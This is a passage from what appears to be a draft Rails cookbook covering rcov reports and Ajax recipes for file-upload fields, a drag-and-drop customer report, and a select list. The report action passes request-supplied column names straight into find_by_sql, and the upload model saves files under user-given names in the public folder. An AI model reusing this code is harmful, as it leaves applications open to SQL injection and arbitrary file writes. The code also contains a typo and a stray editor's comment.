


Figure 7.1. The main page of an rcov code coverage report.

The index page contains links to each class of your application. It's easy to see what's going on: red indicates untested code. From the main report, you can drill down into any of the classes listed and see the details of that class's coverage.

Figure 7.2 shows the detailed view for the *forum.rb* class. On this page, the color of each line indicates whether that part of the code was covered by your tests. Here we see that three lines of code aren't tested.

Run *rcov --help* and experiment with the options. For ex: *rcov --callsites --xrefs test/unit/\*.rb* produces a hyper-linked and cross-referenced report, showing you which methods were called by who and where.

## See Also

- The official Rcov site at Eigenclass.org: <http://eigenclass.org/hiki.rb?rcov>

<xi:include></xi:include>




Figure 7-2: Generating detailed coverage reports.

## CHAPTER 8

# JavaScript and AJAX

## 8.1 Introduction

JavaScript is a prototype-based scripting language with syntax that's loosely based on the C programming language. It's closely related to ECMAScript, which is standardized by Ecma International as outlined by the ECMA-262 specification. In web applications, JavaScript is used to add dynamic functionality to static pages or to lighten the load on server-side processing by letting the user's browser do some of the work.

JavaScript's widespread adoption has always been dependant on how various web browsers have chosen to implement (or in some cases, ignore) various features of the language. JavaScript developers who have been around for a while will remember looking at browser compliance charts when deciding whether or not adding some JavaScript dynamism would sacrifice the portability of their web application. Luckily this situation had changed for the better; for whatever reason, browser vendors are no longer trying to gain market share by designing quirks into their software. Developers can now use JavaScript liberally in their web applications and be confident that most users will experience these features consistently.

There are still differences in the way the major browsers deal with specific JavaScript implementations, but fortunately there a solution. A number of JavaScript helper libraries have emerged over the past few years that take the pain out of tasks such as browser version detection and compliance checks. These libraries also add a multitude of helper functions that make things like manipulating the DOM (Document Object Model) of a page much less verbose then without them.

The JavaScript framework that Rails uses to make things easier is called Prototype. (Note that this name is often confused with the prototype property of JavaScript objects.) The Prototype library simplifies a number of common tasks in JavaScript such as DOM manipulation and Ajax interaction. Complimenting the Prototype framework, Rails also comes with the script.aculo.us JavaScript effects library. script.aculo.us has introduced web applications to stunning effects that used to only be associated with desktop software. It's worth noting that the creator of the Prototype framework, Sam Stephenson as well as that of script.aculo.us, Thomas Fuchs, are both on the Rails core

team. This helps explain why both of these libraries are so nicely integrated into the Rails framework.

The real power of dealing with JavaScript and Ajax in Rails is that the framework makes doing so, so easy that it's often no harder to add advanced dynamic features than it is to add any other HTML element to a page. The JavaScript helpers included with Rails and the RJS templating system allow you to not have to worry about JavaScript code at all (unless you want to). What's really cool is that Rails lets you deal with JavaScript using Ruby code. This lets you stay in the mind frame of a single language during development and often makes your code easier to understand and maintain down the line.

This chapter will show you some of the common effects you can achieve using JavaScript and Ajax from within the Rails framework. Hopefully, the ease with which you can add these features will leave room for you to imagine and innovate new ways to apply these effects to your own Rails applications.

## 8.2 Adding DOM Elements to a Page

### Problem

You need to add elements to a form on the fly, without going through a complete request/redisplay cycle; for example, you have a web based image gallery that has a form for users to upload images. You want to allow trusted users to upload any number of images at a time. That is, if the form starts out with one file upload tag and the users want to upload an additional image, they should be able to add another file upload element with a single click.

### Solution

Use the `link_to_remote` JavaScript helper. This helper lets you use the XMLHttpRequest object to update only the portion of the page that you need.

Include the Prototype JavaScript libraries in your controller's layout.

*app/views/layouts/upload.rhtml:*

```
<html>
 <head>
 <title>File Upload</title>
 <%= javascript_include_tag 'prototype' %>
 </head>
 <body>
 <%= @content_for_layout %>
 </body>
</html>
```

Place a call to `link_to_remote` in your view. The call should include the `id` of the page element that you want to update, the controller action that should be triggered, and the position of new elements being inserted.

*app/views/upload/index.rhtml:*

```
<h1>File Upload</h1>

<% if flash[:notice] %>
 <p style="color: green;"><%= flash[:notice] %></p>
<% end %>

<%= start_form_tag({ :action => "add" },
 :id => id, :enctype => "multipart/form-data") %>
 Files:
 <%= link_to_remote "Add field",
 :update => "files",
 :url => { :action => "add_field" },
 :position => "after" %>;
 <div id="files">
 <input name="assets[]" type="file">
 </div>
 <%= submit_tag(value = "Add Files", options = {}) %>
<%= end_form_tag %>
```

Define the `add_field` action in your controller to return the html for additional file input fields. All that's needed is a fragment of HTML:

*app/controllers/upload\_controller.rb:*

```
class UploadController < ApplicationController

 def index
 end

 def add
 begin
 total = params[:assets].length
 params[:assets].each do |file|
 Asset.save_file(file)
 end
 flash[:notice] = "#{total} files uploaded successfully"
 rescue
 raise
 end
 redirect_to :action => "index"
 end

 def add_field
 render :text => '<input name="assets[]" type="file">
'
 end
end
```

*app/models/asset.rb:*

```

class Asset < ActiveRecord::Base

 def self.save_file(upload)
 begin
 FileUtils.mkdir(upload_path) unless File.directory?(upload_path)

 bytes = upload
 if upload.kind_of?(StringIO)
 upload.rewind
 bytes = upload.read
 end
 name = upload.full_original_filename
 File.open(upload_path(name), "wb") { |f| f.write(bytes) }
 File.chmod(0644, upload_path(name))
 rescue
 raise
 end
 end
 def self.upload_path(file=nil)
 "#{RAILS_ROOT}/public/files/#{file.nil? ? '' : file}"
 end
end

```

## Discussion

The solution uses the `link_to_remote` function to add additional file selection fields to the form.

When the user clicks the “Add field” link, the browser doesn’t perform a full page refresh. Instead, the XMLHttpRequest object makes its own request to the server and listens for a response to that request. When that response is received, JavaScript on the web page updates the portion of the DOM (Document Object Model) that was specified by the `:update` option of the `link_to_remote` method. This update causes the browser to refresh the parts of the page that were changed—but only those parts, not the entire web page.

The `:update` option is passed “files”, matching the id of the `div` tag that we want to update. The `:url` option takes the same parameters as `url_for`. We pass it a hash specifying that the “add\_field” action is to handle the XMLHttpRequest object. Finally, the `:position` option specifies that the new elements of output are to be placed after any existing elements that are within the element specified by the `:update` option. The available options to `:position` are: `:before`, `:top`, `:bottom`, or `:after`.

Figure 8.1 shows a form that allows users to upload an arbitrary number of files by adding file selection elements as needed.

## See Also

- 

`<xi:include></xi:include>`




Figure 8.1. A form that uses JavaScript to add more input elements to itself.

## 8.3 Creating a Custom Report with Drag and Drop

### Problem

You are providing a web interface to a customer database that will be used by a number of people in your organization. Each person viewing the report will likely have a different idea about what fields they would like to see displayed. You want to provide an easy-to-use, and responsive interface that lets users customize their own version of the report.

Again, this is a bit too specific. In particular—what does this have to do with DnD? Maybe something like “Users are used to drag-and-drop applications, but it’s really hard to put DnD into a web application. How do you make your web app more like a desktop app by adding drag-and-drop?”

### Solution

Within Rails, you can use the drag-and-drop functionality of the script.aculo.us JavaScript library to allow users to select the columns of their report.

Your report selects from the *customers* table in your database. That table is defined as follows:

*db/schema.rb:*

```
ActiveRecord::Schema.define(:version => 1) do
 create_table "customers", :force => true do |t|
 t.column "company_name", :string
 t.column "contact_name", :string
 t.column "contact_title", :string
 t.column "address", :string
 t.column "city", :string
 t.column "region", :string
 t.column "postal_code", :string
 t.column "country", :string
 t.column "phone", :string
 t.column "fax", :string
 end
end
```

Create a view that lists the columns of the `customers` table and makes each of those columns draggable. Then define a region to receive the dragged columns. Add a link that runs the report, and another that resets it.

*app/views/customers/report.rhtml:*

```
<h1>Custom Report</h1>

<% for column in Customer.column_names %>
 <div id="<%= column %>" style="cursor:move;">
 <%= column %>;
 </div>
 <%= draggable_element("#{column}", :revert => false) %>
<% end %>

<div id="select-columns">
 <% if @session['select_columns'] %>
 <%= @session['select_columns'].join(", ") %>
 <% end %>
</div>

<%= link_to_remote "Run Report",
 :update => "report",
 :url => { :action => "run" } %>

(<%= link_to "reset", :action => 'reset' %>)

<div id="report">
</div>

<%= drop_receiving_element("select-columns",
 :update => "select-columns",
 :url => { :action => "add_column" }) %>
```

In the Customers controller, define `add_column` to respond to the Ajax requests that are triggered when columns are dropped into the receivable region. Also define a method

that runs the report, and another that resets it by clearing out the `select_columns` key of the session hash.

*app/controllers/customers\_controller.rb:*

```
class CustomersController < ApplicationController

 def report
 end

 def add_column
 if @session['select_columns'].nil?
 @session['select_columns'] = []
 end
 @session['select_columns'] << params[:id]
 render :text => @session['select_columns'].join(", ").to_s
 end

 def run
 if @session['select_columns'].nil?
 render :text => '<p style="color: red;">no fields selected</p>'
 else
 @customers = Customer.find_by_sql("select
 #{@session['select_columns'].join(", ")}.from customers")
 render :partial => 'report'
 end
 end

 def reset
 @session['select_columns'] = nil
 redirect_to :action => 'report'
 end
end
```

Create a partial view called `_report.rhtml` to display the report itself.

*app/views/customers/\_report.rhtml:*

```
<table>
 <tr>
 <% for column in @session['select_columns'] %>
 <th><%= column %></th>
 <% end %>
 </tr>

 <% for customer in @customers %>
 <tr>
 <% for column in @session['select_columns'] %>
 <td><%= h customer.send(column) %></td>
 <% end %>
 </tr>
 <% end %>
</table>
```

The layout needs to include the JavaScript libraries as well as define the look of the receivable region in the report view.

```

app/views/layouts/customers.rhtml:

<html>
<head>
 <title>Customers: <%= controller.action_name %></title>
 <%= stylesheet_link_tag 'scaffold' %>
 <%= javascript_include_tag :defaults %>
 <style type="text/css">
 #select-columns {
 position: relative;
 width: 400px;
 height: 90px;
 background-color: #e2e2e2;
 border: 2px solid #ccc;
 margin-top: 20px;
 padding: 10px;
 }
 </style>
</head>
<body>

<p style="color: green"><%= flash[:notice] %></p>

<%= @content_for_layout %>

</body>
</html>

```

## Discussion

The report view starts off by iterating over the columns of the `customer` table. Within this loop, each column has a `div` tag with an `id` that matches the column name. The loop also calls `draggable_element`, which specifies that each of the `div` elements will be draggable. Setting the `:revert` option to `false` means a column that is moved away from its original position won't spring back into place when the mouse button is released. The solution also adds `style="cursor:move;"` to the draggable `div` elements. This style reinforces the dragging metaphor by changing the cursor when it moves over a draggable element.

Next, the view defines a `div` element with an `id` of "select-columns". This element provides the destination that columns are moved to. The `drop_receiving_element` method takes the `id` of this `div` element and associates a call to the `add_column` action each time columns are dragged into the region. The `:update` option of `drop_receiving_element` specifies that the contents of the receiving element are to be replaced by the output rendered by `add_column`. `add_column` stores the selected columns in an array in the session hash. That array is joined with commas and displayed in the receiving `div` tag.

The link generated by `link_to_remote` triggers the `run` action, which runs the report. The `:update` option puts the output of the partial rendered by `run` into the `div` element with the specified `id`. The `run` action takes the columns from the session array, if there is one, and builds an SQL query string to pass to the `find_by_sql` method of the Cus-

tomer model. The results from that query are stored in `@customers`, and made available to the `\_report.rhtml` partial when it is rendered.

Most of the requests in the solution are Ajax requests from the XMLHttpRequest object. `reset` is the only method that actually refreshes the page. With a little instruction, most users find well-designed drag-and-drop interfaces intuitive, and much more like familiar desktop applications than the static HTML alternative. If there are accessibility issues you may want to provide an alternate interface for those who need it.

Figure 8.2 shows three columns selected for the report, and its rendered output.

## See Also

- 

`<xi:include></xi:include>`

## 8.4 Dynamically Add Items to a Select List

### Problem

You want to add options to a select list efficiently, without requesting a full page with each added item. You've tried to add option elements by appending them to the DOM, but you get inconsistent results in different browsers when you flag the most recent addition as “selected”. You also need the ability to re-sort the list as items are added.

### Solution

First display the select list using a partial template that is passed an array of Tags. Then use the `form_remote_tag` to submit a new tag for insertion into the database, and have the controller re-render the partial with an updated list of Tags.

Store tags in the database with the table defined by the following migration:

`db/migrate/001_create_tags.rb:`

```
class CreateTags < ActiveRecord::Migration
 def self.up
 create_table :tags do |t|
 t.column :name, :string
 t.column :created_on, :datetime
 end
 end

 def self.down
 drop_table :tags
 end
end
```

Require tag to be unique by using active record validation in the model.

The screenshot shows a web browser window titled "Customers: report". The URL in the address bar is "http://railsurl.com:3000/customers/report". The main content area displays a "Custom Report" heading and a list of fields: company\_name, contact\_name, contact\_title, address, region, postal\_code, country, and fax. Below this is a large gray rectangular area containing the text "id, phone, city". At the bottom left, there are two buttons: "Run Report" and "(reset)". Below these buttons is a table with columns "id", "phone", and "city", containing the following data:

<b>id</b>	<b>phone</b>	<b>city</b>
1	030-0074321	Berlin
2	(5) 555-4729	Mexico D.F.
3	(5) 555-3932	Mexico D.F.
4	(171) 555-7788	London

Figure 8.2. A customizable report that uses drag and drop for field selection.

app/models/tag.rb:

```
class Tag < ActiveRecord::Base
 validates_uniqueness_of :name
end
```

In the layout, call `javascript_include_tag :defaults`, as you'll need both the functionality of the XMLHttpRequest object found in `prototype.js` as well as the visual effects of the script.aculo.us libraries.

`app/views/layouts/tags.rhtml:`

```
<html>
 <head>
 <title>Tags</title>
 <%= javascript_include_tag :defaults %>
 </head>
 <body>
 <%= @content_for_layout %>
 </body>
</html>
```

`list.rhtml` includes the new tag form, and a call to `render_partial` to display the list.

`app/views/tags/list.rhtml:`

```
<h1>Tags</h1>

<%= form_remote_tag(:update => 'list',
 :complete => visual_effect(:highlight, 'list'),
 :url => { :action => :add }) %>
<%= text_field_tag :name %>
<%= submit_tag "Add Tag" %>
<%= end_form_tag %>

<div id="list">
 <%= render_partial "tags", @tags %>
</div>
```

The partial responsible for generating the select list contains:

`app/views/tags/_tags.rhtml:`

```
Total Tags: <%= @tags.length %>;

<select name="tag" multiple="true" size="6">
 <% i = 1 %>
 <% for tag in @tags %>
 <option value=<%= i %>><%= tag.name %></option>
 <% i += 1 %>
 <% end %>
</select>
```

The controller contains two actions; `list`, which passes a sorted list of tags for initial display, and `add` which attempts to add new tags and re-renders the select list.

`app/controllers/tags_controller.rb:`

```

class TagsController < ApplicationController

 def list
 @tags = Tag.find(:all,:order => "created_on desc")
 end

 def add
 Tag.create(:name => params[:name])
 @tags = Tag.find(:all,:order => "created_on desc")
 render :partial => "tags", :tags => @tags, :layout => false
 end
end

```

## Discussion

The solution illustrates the flexibility of having controllers return prepared partials in response to AJAX requests. The view constructs a form that submits an AJAX request, calling the `add` action in the Tags controller. That action attempts to add the new tag and, in turn, re-renders the tag select list partial, with an updated list of Tags.

The responsiveness or flexibly gained with AJAX often comes at the cost of confusion: the user often doesn't get enough feedback about what is happening. The solution makes several attempts to make it obvious when a tag is added. It increments the tag total (which is displayed in the `_tags` partial); displays the new tag at the top of the multi-select list (which is ordered by creation time), where it can be easily seen without scrolling; and it uses the `:complete` callback (called when the XMLHttpRequest is complete) to highlight the new tag in yellow momentarily.

Figure 8.3 shows “Lisp” being added to the list.

## See Also

- 

`<xi:include></xi:include>`

## 8.5 Monitor the Content Length of a Textarea

### Problem

You have a form with a textarea element that corresponds to an attribute of your model. The model requires that this field be no longer than some maximum length. The textarea element in HTML does not have a built-in way to limit the length of its input. You want an unobtrusive way to indicate that a user has entered more text than the model allows.

For example, you have a form that allows authors to enter a brief introduction to their article. The introduction has a maximum length, in characters. To enforce this requirement, you store the introduction in a fixed length column in your database.




Figure 8.3. A form that dynamically adds items to a select list.

